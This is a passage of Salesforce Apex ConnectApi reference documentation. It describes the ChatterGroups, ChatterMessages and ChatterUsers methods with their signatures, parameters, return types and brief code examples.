ConnectApi.Photo photo = ConnectApi.ChatterGroups.setPhoto(communityId, groupId, binary);
```

`setPhotoWithAttributes(communityId, groupId, photo)`

Sets and crops an already uploaded file as the group photo.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String groupId,
ConnectApi.PhotoInput photo)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object that specifies the ID and version of the file, and how to crop the file.

Return Value

Type: `ConnectApi.Photo`

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

`setPhotoWithAttributes(communityId, groupId, photo, fileUpload)`

Sets and crops a binary input as the group photo.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String groupId,
ConnectApi.PhotoInput photo, ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object that specifies how to crop the file specified in *fileUpload*.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.Photo`

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

updateGroup(communityId, groupId, groupInput)

Update the settings of a group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroup updateGroup(String communityId, String groupId,
ConnectApi.ChatterGroupInput groupInput)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

groupInput
Type: `ConnectApi.ChatterGroupInput`

A `ConnectApi.ChatterGroupInput` object.

Return Value

Type: `ConnectApi.ChatterGroup`

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission. Use this method to update any settings in the `ConnectApi.ChatterGroupInput` class. These settings include the group title and text in the "Information" section, whether the group is public or private, and whether the group is archived.

Example

This example archives a group:

```
String groupId = '0F9D00000000qSz';
String communityId = null;

ConnectApi.ChatterGroupInput groupInput = new ConnectApi.ChatterGroupInput();
groupInput.isArchived = true;

ConnectApi.ChatterGroups.updateGroup(communityId, groupId, groupInput);
```

updateGroupMember(communityId, membershipId, role)

Updates the specified group membership with the specified role in the specified community. This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroup updateGroupMember(String communityId, String
membershipId, ConnectApi.GroupMembershipType role)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

membershipId
Type: String

The ID for a membership.

role
Type: `ConnectApi.GroupMembershipType`

The group membership type. One of these values:

- `GroupManager`
- `StandardMember`

Return Value

Type: `ConnectApi.ChatterGroup`

updateMyChatterSettings(communityId, groupId, emailFrequency)

Updates the context user's Chatter settings for the specified group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupChatterSettings updateMyChatterSettings(String communityId,
String groupId, ConnectApi.GroupEmailFrequency emailFrequency)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

emailFrequency
Type: `ConnectApi.GroupEmailFrequency`

emailFrequency—Specifies the frequency with which a user receives email from a group.

- `EachPost`
- `DailyDigest`
- `WeeklyDigest`
- `Never`
- `UseDefault`

The value `UseDefault` uses the value set in a call to `updateChatterSettings(communityId, userId, defaultGroupEmailFrequency)`.

Return Value

Type: `ConnectApi.GroupChatterSettings`

updateRequestStatus(communityId, requestId, status)

Updates a request to join a private group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequest updateRequestStatus(String communityId,
String requestId, ConnectApi.GroupMembershipRequestStatus status)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

requestId
Type: String

The ID for a request to join a private group.

status
Type: `ConnectApi.GroupMembershipRequestStatus`

The status of the request:

- `Accepted`

- `Declined`

The `Pending` value of the enum is not valid in this method.

Return Value

Type: `ConnectApi.GroupMembershipRequest`

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

Sample: Accepting or Declining a Request to Join a Private Group

This sample code calls `ConnectApi.ChatterGroups.updateRequestStatus` and passes it the membership request ID and an `ConnectApi.GroupMembershipRequestStatus.Accepted` status. You can also pass `ConnectApi.GroupMembershipRequestStatus.Declined`.

```
String communityId = null;
ID groupId = '0F9x00000000hAZ';
String requestId = '0I5x000000001snCAA';

ConnectApi.GroupMembershipRequest membershipRequestRep =
ConnectApi.ChatterGroups.updateRequestStatus(communityId, requestId,
ConnectApi.GroupMembershipRequestStatus.Accepted);
```

ChatterGroups Test Methods

The following are the test methods for `ChatterGroups`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestSearchGroups(communityId, q, result)`

Registers a `ConnectApi.ChatterGroupPage` object to be returned when the matching `ConnectApi.searchGroups` method is called in a test context. Use the test method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestSearchGroups(String communityId, String q,
ConnectApi.ChatterGroupPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

result
Type: `ConnectApi.ChatterGroupPage`

The test `ConnectApi.ChatterGroupPage` object.

Return Value

Type: Void

SEE ALSO:

searchGroups(communityId, q)

Testing ConnectApi Code

`setTestSearchGroups(communityId, q, pageParam, pageSize, result)`

Registers a `ConnectApi.ChatterGroupPage` object to be returned when the matching `ConnectApi.searchGroups` method is called in a test context. Use the test method with the same parameters or you receive an exception.

API Version

28.0

Signature

```
public static Void setTestSearchGroups(String communityId, String q, Integer pageParam,
Integer pageSize, ConnectApi.ChatterGroupPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: ConnectApi.ChatterGroupPage

The test ConnectApi.ChatterGroupPage object.

Return Value

Type: Void

SEE ALSO:

searchGroups(communityId, q, pageParam, pageSize)

Testing ConnectApi Code

setTestSearchGroups(communityId, q, archiveStatus, pageParam, pageSize, result)

Registers a ConnectApi.ChatterGroupPage object to be returned when the matching ConnectApi.searchGroups method is called in a test context. Use the test method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestSearchGroups(String communityId, String q,
ConnectApi.GroupArchiveStatus, archiveStatus, Integer pageParam, Integer pageSize,
ConnectApi.ChatterGroupPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as null.

archiveStatus
Type: ConnectApi.GroupArchiveStatus

*archiveStatus*Specifies a set of groups based on whether the groups are archived or not.

- All—All groups, including groups that are archived and groups that are not archived.
- Archived—Only groups that are archived.
- NotArchived—Only groups that are not archived.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.ChatterGroupPage`

The test `ConnectApi.ChatterGroupPage` object.

Return Value

Type: Void

SEE ALSO:

searchGroups(communityId, q, archiveStatus, pageParam, pageSize)

Testing ConnectApi Code

ChatterMessages Class

Access and modify message and conversation data.

Namespace

ConnectApi

Usage

Use Chatter in Apex to get, send, search, and reply to messages. You can also get and search conversations, mark conversations as read, and get a count of unread messages.

ChatterMessages Methods

The following are methods for `ChatterMessages`. All methods are static.

IN THIS SECTION:

getConversation(conversationId)
Returns a conversation the context user has access to.

getConversation(conversationId, pageParam, pageSize)
Returns a conversation the context user has access to.

getConversation(communityId, conversationId)
Returns a conversation the context user has access to across their available communities.

getConversation(communityId, conversationId, pageParam, pageSize)
Returns a conversation from a specific page with a specific number of results the context user has access to across their available communities.

getConversations()

Returns the most recent conversations the context user has access to.

getConversations(pageParam, pageSize)

Returns a specific page of conversations the context user has access to.

getConversations(communityId)

Returns the most recent conversations the context user has access to across their available communities.

getConversations(communityId, pageParam, pageSize)

Returns a specific page of conversations with a specific number of results the context user has access to across their available communities.

getMessage(messageId)

Returns a message the context user has access to.

getMessage(communityId, messageId)

Returns a message the context user has access to across their available communities.

getMessages()

Returns a list of the most recent messages the context user has access to.

getMessages(pageParam, pageSize)

Returns the specified page of messages the context user has access to.

getMessages(communityId)

Returns a list of the most recent messages the context user has access to across their available communities.

getMessages(communityId, pageParam, pageSize)

Returns the specified page of messages with the specified number of results the context user has access to across their available communities.

getUnreadCount()

Returns the number of conversations the context user has marked unread. If the number is less than 50, it will return the exact unreadCount, and hasMore = false. If the context user has more than 50, unreadCount = 50 and hasMore = true.

getUnreadCount(communityId)

Returns the number of conversations the context user has marked unread across their available communities. If the number is less than 50, it will return the exact unreadCount, and hasMore = false. If the context user has more than 50, unreadCount = 50 and hasMore = true.

markConversationRead(conversationId, read)

Marks a conversation as read for the context user.

markConversationRead(communityId, conversationID, read)

Marks a conversation as read or unread for the context user across their available communities.

replyToMessage(text, inReplyTo)

Adds the specified text as a response to a previous message the context user has access to.

replyToMessage(communityId, text, inReplyTo)

Adds the specified text as a response to a previous message the context user has access to across their available communities.

searchConversation(conversationId, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search.

searchConversation(conversationId, pageParam, pageSize, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search.

searchConversation(communityId, conversationId, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search across their available communities.

searchConversation(communityId, conversationId, pageParam, pageSize, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search across their available communities.

searchConversations(q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria.

searchConversations(pageParam, pageSize, q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria.

searchConversations(communityId, q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria across their available communities.

searchConversations(communityId, pageParam, pageSize, q)

Returns a specific page of conversations with the specified number of results the context user has access to where member names and messages in the conversations match any of the specified search criteria across their available communities.

searchMessages(q)

Returns a page of messages the context user has access to that matches any of the specified criteria.

searchMessages(pageParam, pageSize, q)

Returns a page of messages the context user has access to that matches any of the specified criteria.

searchMessages(communityId, q)

Returns a page of messages the context user has access to that matches any of the specified criteria across their available communities.

searchMessages(communityId, pageParam, pageSize, q)

Returns a specific page of messages with the specified number of results the context user has access to that matches any of the specified criteria across their available communities.

sendMessage(text, recipients)

Sends the specified text to the indicated recipients.

sendMessage(communityId, text, recipients)

Sends the specified text to the indicated recipients across their available communities.

`getConversation(conversationId)`

Returns a conversation the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation getConversation(String conversationId)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

Return Value

Type: `ConnectApi.ChatterConversation`

getConversation(conversationId, pageParam, pageSize)

Returns a conversation the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation getConversation(String conversationId,
String pageParam, Integer pageSize)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

`getConversation(communityId, conversationId)`

Returns a conversation the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation getConversation(String communityId, String conversationId)
```

Parameters

`communityId`
Type:String

Use either the ID for a community, `internal`, or `null`.

`conversationId`
Type: String

Specify the ID for the conversation.

Return Value

Type: `ConnectApi.ChatterConversation`

A Chatter conversation and the related metadata.

`getConversation(communityId, conversationId, pageParam, pageSize)`

Returns a conversation from a specific page with a specific number of results the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation getConversation(String communityId, String conversationId, String pageParam, String pageSize)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

conversationId
Type: String

Specify the ID for the conversation.

pageParam
Type:String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

A Chatter conversation and the related metadata.

`getConversations()`

Returns the most recent conversations the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage getConversations()
```

Return Value

Type: `ConnectApi.ChatterConversationPage`

`getConversations(pageParam, pageSize)`

Returns a specific page of conversations the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage getConversations(String pageParam,
Integer pageSize)
```

Parameters

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversationPage`

`getConversations(communityId)`

Returns the most recent conversations the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage getConversations(String communityId)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ChatterConversationPage`

A list of Chatter conversations on a specific page.

`getConversations(communityId, pageParam, pageSize)`

Returns a specific page of conversations with a specific number of results the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage getConversations(String communityId,
String pageParam, Integer pageSize)
```

Parameters

`communityId`
Type:String

Use either the ID for a community, `internal`, or `null`.

`pageParam`
Type:String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversationPage`

A list of Chatter conversations on a specific page.

`getMessage(messageId)`

Returns a message the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage getMessage(String messageId)
```

Parameters

messageId
Type: String

Specify the ID for the message.

Return Value

Type: ConnectApi.ChatterMessage

getMessage(communityId, messageId)

Returns a message the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage getMessage(String communityId, String messageId)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

messageId
Type: String

Specify the ID for the message.

Return Value

Type:ConnectApi.ChatterMessage

A Chatter message and all the related metadata.

getMessages()

Returns a list of the most recent messages the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage getMessages()
```

Return Value

Type: `ConnectApi.ChatterMessagePage`

`getMessages(pageParam, pageSize)`

Returns the specified page of messages the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage getMessages(String pageParam, Integer
pageSize)
```

Parameters

`pageParam`
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterMessagePage`

`getMessages(communityId)`

Returns a list of the most recent messages the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage getMessages(String communityId)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ChatterMessagePage`

The Chatter messages on a specific page.

`getMessages(communityId, pageParam, pageSize)`

Returns the specified page of messages with the specified number of results the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage getMessages(String communityId, String
pageParam, Integer pageSize)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterMessagePage`

The Chatter messages on a specific page.

`getUnreadCount()`

Returns the number of conversations the context user has marked unread. If the number is less than 50, it will return the exact unreadCount, and hasMore = false. If the context user has more than 50, unreadCount = 50 and hasMore = true.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UnreadConversationCount getUnreadCount()
```

Return Value

Type: `ConnectApi.UnreadConversationCount`

`getUnreadCount(communityId)`

Returns the number of conversations the context user has marked unread across their available communities. If the number is less than 50, it will return the exact unreadCount, and hasMore = false. If the context user has more than 50, unreadCount = 50 and hasMore = true.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UnreadConversationCount getUnreadCount(String communityId)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.UnreadConversationCount`

The number of unread messages in a conversation.

markConversationRead(conversationId, read)

Marks a conversation as read for the context user.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationSummary markConversationRead(String
conversationId, Boolean read)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

read
Type: Boolean

Specifies whether the conversation has been read (`true`) or not (`false`).

Return Value

Type: `ConnectApi.ChatterConversationSummary`

markConversationRead(communityId, conversationID, read)

Marks a conversation as read or unread for the context user across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationSummary markConversationRead(String communityId, String conversationID, Boolean read)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

conversationId
Type: String

Specify the ID for the conversation.

read
Type: Boolean

Specifies whether the conversation has been read (`true`) or not (`false`).

Return Value

Type: `ConnectApi.ChatterConversationSummary`

The summary of a Chatter conversation, including the members of the conversation, Chatter REST API URL, and contents of the latest message.

`replyToMessage(text, inReplyTo)`

Adds the specified text as a response to a previous message the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage replyToMessage(String text, String inReplyTo)
```

Parameters

text
Type: String

The text of the message. Cannot be empty or over 10,000 characters.

inReplyTo
Type: String

Specify the ID of the message that is being responded to.

Return Value

Type: `ConnectApi.ChatterMessage`

`replyToMessage(communityId, text, inReplyTo)`

Adds the specified text as a response to a previous message the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage replyToMessage(String communityId, String text,
String inReplyTo)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

The text of the message. Cannot be empty or over 10,000 characters.

inReplyTo
Type: String

Specify the ID of the message that is being responded to.

Return Value

Type: `ConnectApi.ChatterMessage`

A Chatter message and all the related metadata.

`searchConversation(conversationId, q)`

Returns the conversation the context user has access to with a page of messages that matches any of the specified search.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation searchConversation(String conversationId,
String q)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversation`

searchConversation(conversationId, pageParam, pageSize, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation searchConversation(String conversationId,
String pageParam, Integer pageSize, String q)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

searchConversation(communityId, conversationId, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation searchConversation(String communityId,
String conversationId, String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

conversationId
Type: String

Specify the ID for the conversation.

q
Type: String

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

A Chatter conversation and the related metadata.

`searchConversation(communityId, conversationId, pageParam, pageSize, q)`

Returns the conversation the context user has access to with a page of messages that matches any of the specified search across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation searchConversation(String communityId,
String conversationId, String pageParam, Integer pageSize, String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

conversationId
Type: String

Specify the ID for the conversation.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

A Chatter conversation and the related metadata.

searchConversations(q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage searchConversations(String q)
```

Parameters

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversationPage`

searchConversations(pageParam, pageSize, q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage searchConversations(String pageParam,
Integer pageSize, String q)
```

Parameters

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversationPage`

searchConversations(communityId, q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage searchConversations(String communityId,
String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversationPage`

A list of Chatter conversations on a specific page.

`searchConversations(communityId, pageParam, pageSize, q)`

Returns a specific page of conversations with the specified number of results the context user has access to where member names and messages in the conversations match any of the specified search criteria across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage searchConversations(String communityId,
String pageParam, Integer pageSize, String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversationPage`

A list of Chatter conversations on a specific page.

`searchMessages(q)`

Returns a page of messages the context user has access to that matches any of the specified criteria.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage searchMessages(String q)
```

Parameters

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterMessagePage`

searchMessages(pageParam, pageSize, q)

Returns a page of messages the context user has access to that matches any of the specified criteria.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage searchMessages(String pageParam, Integer
pageSize, String q)
```

Parameters

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.ChatterMessagePage

searchMessages(communityId, q)

Returns a page of messages the context user has access to that matches any of the specified criteria across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage searchMessages(String communityId, String
q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.ChatterMessagePage

The Chatter messages on a specific page.

searchMessages(communityId, pageParam, pageSize, q)

Returns a specific page of messages with the specified number of results the context user has access to that matches any of the specified criteria across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage searchMessages(String communityId, String pageParam, Integer pageSize, String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterMessagePage`

The Chatter messages on a specific page.

sendMessage(text, recipients)

Sends the specified text to the indicated recipients.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage sendMessage(String text, String recipients)
```

Parameters

text
Type: String

The text of the message. Cannot be empty or over 10,000 characters.

recipients
Type: String

Up to nine comma-separated IDs of the users receiving the message.

Return Value

Type: `ConnectApi.ChatterMessage`

`sendMessage(communityId, text, recipients)`

Sends the specified text to the indicated recipients across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage sendMessage(String communityId, String text,
String recipients)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

The text of the message. Cannot be empty or over 10,000 characters.

recipients
Type: String

Up to nine comma-separated IDs of users to receive the message.

Return Value

Type: `ConnectApi.ChatterMessage`

A Chatter message and all the related metadata.

ChatterUsers Class

Access information about users, such as followers, subscriptions, files, and groups.

Namespace

ConnectApi

ChatterUsers Methods

The following are methods for `ChatterUsers`. All methods are static.

IN THIS SECTION:

deletePhoto(communityId, userId)

Deletes the specified user's photo.

follow(communityId, userId, subjectId)

Adds the specified *`userId`* as a follower to the specified *`subjectId`*.

getChatterSettings(communityId, userId)

Returns information about the default Chatter settings for the specified user.

getFollowers(communityId, userId)

Returns the first page of followers for the specified user ID. The page contains the default number of items.

getFollowers(communityId, userId, pageParam, pageSize)

Returns the specified page of followers for the specified user ID.

getFollowings(communityId, userId)

Returns the first page of information about the followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, pageParam)

Returns the specified page of information about the followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, pageParam, pageSize)

Returns the specific page of information about the followers of the specified user. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, filterType)

Returns the first page of information about the specified types of followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, filterType, pageParam)

Returns the specified page of information about the specified types of followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, filterType, pageParam, pageSize)

Returns the specified page of information about the specified types of followers of the specified user. This is different than `getFollowers`, which returns the users that follow the specified user.

getGroups(communityId, userId)

Returns the first page of groups the specified user is a member of.

getGroups(communityId, userId, pageParam, pageSize)

Returns the specified page of groups the specified user is a member of.

getPhoto(communityId, userId)

Returns information about the specified user's photo.

getReputation(communityId, userId)
Returns the reputation of the specified user.

getUser(communityId, userId)
Returns information about the specified user.

